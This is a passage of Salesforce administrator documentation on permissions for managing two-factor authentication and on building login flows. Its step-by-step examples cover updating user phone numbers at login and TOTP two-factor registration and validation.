To assign the permission, select "Manage Two-Factor Authentication in User Interface" in the user profile (for cloned profiles only) or permission set. Users with the permission can perform the following tasks.

- Generate a temporary verification code for a user who can't access the device normally used for two-factor authentication.
- Disconnect identity verification methods from a user's account when the user loses or replaces a device.
- View user identity verification activity on the Identity Verification History page.
- View the Identity Verification Methods report by clicking a link on the Identity Verification History page.
- Create user list views that show which identity verification methods users have registered.

Note: Although non-admin users with the permission can view the Identity Verification Methods report, they can't create custom reports that include data restricted to users with the "Manage Users" permission.

EDITIONS

Available in: Both Salesforce Classic and Lightning Experience

Available in: **Essentials**, **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit profiles and permission sets:

- Manage Profiles and Permission Sets

Login Flow Examples

You can use a login flow to customize the login experience and integrate business processes with Salesforce authentication. Common uses cases include collecting and updating user data at login, integrating two-factor authentication, or implementing third-party strong authentication.

An administrator can create multiple login flows and associate each one with a different user profile. Users assigned to one profile (for example, sales reps) experience a particular process as they log in. Users assigned to a different profile (for example, support reps) experience a different login process.

After you associate a login flow with a profile, it is applied each time a user with that profile logs in to Salesforce, communities, the Salesforce app, and even Salesforce client applications that use OAuth. A login flow works with all types of authentication: standard username and password authentication, single sign-on, and social sign-on. For example, users logging in with a LinkedIn account can go through a specific login flow for LinkedIn users.

Set Up a Login Flow

1. Create a login flow using the Cloud Flow Designer. Build a flow from scratch or use a pre-created flow (like the one provided by Yubico). Or, modify an existing flow to add functionality or enforce more policies.
2. Connect a login flow to a profile. Navigate to the login flow page, select the flow, and associate it with a user profile.

At runtime, Salesforce authentication redirects every user with that profile through the login flow. Two things to understand about login flow execution:

- To invoke a login flow, the user must first be authenticated. Login flows don't replace the existing Salesforce authentication process. Login flows integrate new steps or ask the user for information.
- During login flow execution, users have restricted access. Users in a login flow can access only the flow—they can't bypass it to get to the application. They can log in to the org only when they successfully authenticate and complete the flow.

Use Cases for Login Flows

What can you do with a login flow?

- Enhance or customize the login experience (for example, add a logo or login message).
- Collect and update user data (for example, request an email address, phone number, or mailing address).
- Interact with users, and ask them to perform an action (for example, complete a survey or accept terms of service).
- Connect to an external identity service or geo-fencing service, and collect or verify user information.
- Enforce strong authentication (for example, implement a two-factor authentication method using hardware, SMS, biometric, or another authentication technique).
- Run a confirmation process (for example, have a user define a secret question, and validate the answer during login).
- Create more granular policies (for example, set up a policy that sends a notification every time a user logs in during non-standard working hours).


Let's look at three common use cases for login flows.

- Collect and update user data during login
- Apply customized two-factor authentication (2FA)
- Integrate third-party strong authentication mechanisms

Collect and Update User Data at Login

This login flow collects and updates information about the user at login by requesting the user's phone and mobile numbers.


1. Query the user object to look up the user's phone and mobile numbers, if they exist.
2. Display the numbers, and ask the user to confirm or update them.
3. Update the user object with new numbers, if provided.



Create the Flow

1. Go to the Cloud Flow Designer.
2. On the Resources tab, create a variable that contains the UserId of the current user.

   The login event passes a list of context attributes to the flow. To query and use these attributes, define local text variables using the LoginFlow_ATTRIBUTE_NAME format, for example, LoginFlow_UserId.



Create updatable values that can be used throughout your flow.

Unique Name * LoginFlow_UserId

Description

Data Type Text

Input/Output Type Input Only

Default Value Enter value or select resource

After you add the attribute, it appears on the Explorer tab under Variables.

When you use the following input attributes, their values are populated in the flow when it starts.


- LoginFlow_LoginType
- LoginFlow_IpAddress
- LoginFlow_UserAgent
- LoginFlow_Platform
- LoginFlow_Application
- LoginFlow_Community
- LoginFlow_SessionLevel
- LoginFlow_UserId

These output attributes can also be set in the flow.

- LoginFlow_FinishLocation (type string). This attribute determines where to send the user when the flow completes.
- LoginFlow_ForceLogout (type boolean). When this variable is set to `true`, the user is immediately logged out.

You can use the attribute LoginFlow_UserId to verify the ID of the user logging in and query the associated user object.

3. On the Resources tab, click **Create New** and create an SObject variable where you can store the user object.



An SObject variable represents a record for a specified object. Use record lookups or assignments to set the sObject variable's fields, which can be referenced and updated throughout the flow.


Unique Name * UserObject

Description

Input/Output Type Private

Object Type * User

4. Create a Fast Lookup element that looks up the user object.


Fast Lookup

Use filters to look up Salesforce records. Assign fields from a single record to an sObject variable or fields from multiple records to an sObject collection variable.

General Settings

Name * User
Unique Name * User

Filters and Assignments


Look up * User that meets the following criteria:

Field	Operator	Value
Id	equals	{!LoginFlow_UserId}

☐ Sort results by: Select field -- Select One --

Variable * {!UserObject}

5. Specify the user attributes that you want to store in the variable, for example, `Phone` and `MobilePhone`.
6. Create a welcome screen to collect or display the phone numbers at login.


Screen

Use screens to collect user input or display output. Customize the screen by adding and configuring fields to display to the user.

General Info


Name * Welcome
Unique Name * Welcome
Navigation Options No navigation restrictions

Welcome

Please update the following:

Phone No
Mobile No

7. Create a Record Update component to update the numbers.



Record Update

Use filters to find a specific record, then select fields to update.

General Settings

Name * UpdateUser

Unique Name * UpdateUser

Filters and Assignments


Update * User that meet the following criteria:

Field	Operator	Value
Id	equals	{!LoginFlow_UserId}

Update record fields with variable, constant, input, or other values.

Field	Value
MobilePhone	{!Mobile_No}
Phone	{!Phone_No}

8. Name the login flow and save it.



Flow Properties

Name * Welcome Flow

Unique Name * WelcomeFlow


Description

9. Connect the login flow to a user profile. Best practice is to create a dedicated test user with a test profile.

Note: Don't associate a login flow with your administrator profile until you are sure that the login flow works properly. Otherwise, if it fails, you can't log in to your org.

10. Log out, and then log in as the test user and test the flow.

When you test the Welcome Flow example, here's how it looks using the Lightning Experience.



Configure Two-Factor Authentication

This example implements a login flow that enhances time-based one-time password (TOTP) authentication with a two-factor authentication method that Salesforce supports. The TOTP algorithm computes a one-time password from a shared secret key and the current time.

The flow does the following.


- If the user is not yet registered, generates a new secret key, and prompts the user to register the key with a QR (Quick Response) code. After the user provides a valid TOTP token, the secret key is stored in the user record. The key is reused for future logins.
- If the user is already registered, prompt the user only for the TOTP token.

Users can use a time-based authentication application (such as Salesforce Authenticator or Google Authenticator) to scan the QR code and generate a TOTP token.

You can enhance this flow and customize the user experience by adding a corporate logo, colors, and so forth. You can even add and enforce different policies. For example, you can build an IP-based, two-factor authentication process that requires a second authentication factor only when IP addresses are outside of a certain range.

This example uses the TwoFactorInfo object and the `Auth.SessionManagement` Apex class to customize and manage the standards-based TOTP two-factor authentication that Salesforce supports.


1. Look up the TwoFactorInfo object for the current user. If the user is not registered, generate a key.
2. Determine whether the user is already registered with TOTP.
3. If the user is already registered, prompt the user to provide the TOTP token.
4. If the user is not registered, prompt the user to register with a QR code and provide the TOTP token.
5. Validate the TOTP token. If the token is valid, the login flow finishes, and the user logs in.
6. If the TOTP token is invalid, send the user back to step 2.



Configure the TOTP Flow

1. Create the variables.
   - `secret`—Stores the secret key for all two–factor operations.
   - `qr_url`—Stores the URL for the QR code encoding of the secret key.
   - `IsTokenValid`—Stores the verification result.

   The variables `secret` and `qr_url` are text, while `IsTokenValid` is a Boolean data type.



Create updatable values that can be used throughout your flow.

Unique Name * qr_url

Description

Data Type Text

Input/Output Type Private

Default Value Enter value or select resource

2. Set up the TOTPPlugin to generate a new secret for users that are not are already registered with a TOTP.


   A plug-in is an Apex class that extends the standard functionality of a flow. You can use a plug-in to do a complex calculation, make API calls to external services, and more.

   TOTPPlugin accesses the Salesforce TOTP methods, generates a time-based secret key with a QR code, and validates the TOTP. The Apex class for TOTPPlugin is available in the login flow sample package.

   The plug-in takes these input parameters.
   - `OTP_INPUT`—The TOTP token that the user provides.
   - `OTP_REGISTRATION_INPUT`—The TOTP token that the user provides when first registering.
   - `SECRET_INPUT`—The secret key used to generate the TOTP.

   It returns the following parameters.
   - `SECRET_OUTPUT`—A secret key generated by the plug-in.

- `QR_URL_OUTPUT`—A QR encoding of the secret key.
- `IsValid_OUTPUT`—If the validation succeeded, it returns `true`. Otherwise, it returns `false`.


TOTPPlugin

Class name: TOTPPlugin


Description: This plug-in handles salesforce standard two factor authentication methods.

General Settings

Name * Get QR Code

Unique Name * Get_QR_Code


Configure a TOTPPlugin instance to generate a new secret key and QR code if the user is not already registered. In this case, no input is passed.


Inputs/Outputs

Assign elements or values from your flow to the Apex keys.

Target	Source
OTP_INPUT	Enter value or select resource
OTP_REGISTRATION_INPUT	Enter value or select resource
SECRET_INPUT	Enter value or select resource

The secret key and URL for the QR code are stored in the `qr_url` and `secret` variables.



Inputs/Outputs

Assign the plug-in's outputs to variables to reference them in your flow

Source	Target
QR_URL_OUTPUT	{!qr_url}
SECRET_OUTPUT	{!secret}

3. Configure a decision element to register a user.

   The decision element Registration verifies whether `secret` is null. If it is not null, the user must register, so define `Register` as the outcome of the decision. Otherwise, the user is already registered and must provide only the TOTP token. In this case, the outcome is `Get TOTP`, which is also the default outcome.



Decision

Configure how users move through the flow by setting up conditions for each decision outcome.

General Settings

Name * Registration

Unique Name * Registration

Outcomes

Drag to reorder outcome execution

EDITABLE OUTCOMES

Register

DEFAULT OUTCOME

Get TOTP

Create an outcome. You can then select it when you draw a connector out from this decision.

Name * Register

Unique Name * Register

Resource	Operator	Value
{!secret}	is null	{!$GlobalConstant.False}


All conditions must be true (AND)

4. Configure the Get TOTP screen.

Users that are already registered are redirected to this screen and asked to provide the TOTP token. The input TOTP token is saved in `OTP_input`.

5. Configure the Registration screen.

This screen presents the QR code, asks the user to scan and initialize the TOTP client application and provide the TOTP token.



Screen

Use screens to collect user input or display output. Customize the screen by adding and configuring fields to display to the user.

General Info

Name * Registration Screen

Unique Name * Registration_Screen

Navigation Options No navigation restrictions

Registration Screen

Add a Time-Based Token

[Display Text]

Download the authenticator app on your mobile device, scan this QR code, then enter the token.


```
<IMG SRC="{!QR_URL}">
<br/>
```

Token

```
<br/>
```

6. Validate the TOTP token.

Define another instance of the TOTPPlugin to validate the TOTP token that the user provides.



Class name: TOTPPlugin


Description: This plug-in handles salesforce standard two factor authentication methods.

Name * Validation

Unique Name * Validation

The plug-in supports these use cases.


- The user comes from the Registration screen. The user has to scan the QR code and provide the TOTP token. Both the TOTP token and secret are passed to the TOTPPlugin for validation. The TOTPPlugin validates the TOTP token against the secret. If valid, the secret is registered on the user record and used for future logins.
- The user comes from the Get Token screen. The user is already registered, so provides only the TOTP. The TOTP token is passed via the `TokenInput` parameter to the TOTPPlugin for validation.



Assign elements or values from your flow to the Apex keys.

Target	Source
OTP_INPUT	{!OTP_input}
OTP_REGISTRATION_INPUT	{!OTP_reg_input}
SECRET_INPUT	{!secret}

The `isTokenValid` parameter returns the validation status, which is then saved in `isTokenValid`.



Assign the plug-in's outputs to variables to reference them in your flow


Source	Target
IsValid_OUTPUT	{!IsTokenValid}

The decision element has two possible outcomes.

- The token is valid if `IsTokenValid` is true.
- The token is invalid, which is the default.

7. Configure a decision element to log in the user.

If the validation succeeds, the user proceeds to the end of the flow, clicks to the next step, and logs in to the application. If the validation fails, the flow redirects the user back to Step 2 in the flow. In Step 2, a registered user is asked to provide a new TOTP token. If the user isn't yet registered, the user is asked to register and provide a new TOTP token.



Configure how users move through the flow by setting up conditions for each decision outcome.

Name: IsValid

Unique Name: IsValid

Create an outcome. You can then select it when you draw a connector out from this decision.

Name: Token is valid

Unique Name: Token_is_valid

Resource	Operator	Value
{!IsTokenValid}	equals	{!$GlobalConstant.True}

All conditions must be true (AND)

8. Save the login flow, activate it, and connect it with a user profile.

Integrate Third-Party Strong Authentication Methods

You can also use login flows to interact with external third-party authentication services by using an API.

For example, Yubico offers strong authentication using a hardware token called a YubiKey. Yubico also provides an example Apex library and login flow on GitHub. The library supplies Apex classes for validating YubiKey OTPs (one-time passwords). The classes allow Salesforce users to use a YubiKey as a second authentication factor at login. For more information, see yubikey-salesforce-client.

You can also implement a third-party SMS or voice delivery service, like Twilio or TeleSign, to implement a SMS-based two–factor authentication and identity verification flow. For more information, see Deploy Third–Party SMS–Based Two–Factor Authentication.

Login Flow Samples Package

An unmanaged package installs different login flow samples into your Salesforce org. It contains the following examples.

- Email Confirmation—Send email with a verification code
- SF-TOTP—TOTP two-factor authentication
- Conditional Two–Factor—Skip two-factor authentication for users who come from a trusted IP address
- Identity Confirmation—Confirm the user identity using email or two-factor authentication
- Accept Terms of Service—Ask the user to agree to terms before continuing

SEE ALSO:

Deploy Third-Party SMS-Based Two-Factor Authentication

Custom Login Flows

YubiKey for salesforce.com

Deploy Third-Party SMS-Based Two-Factor Authentication

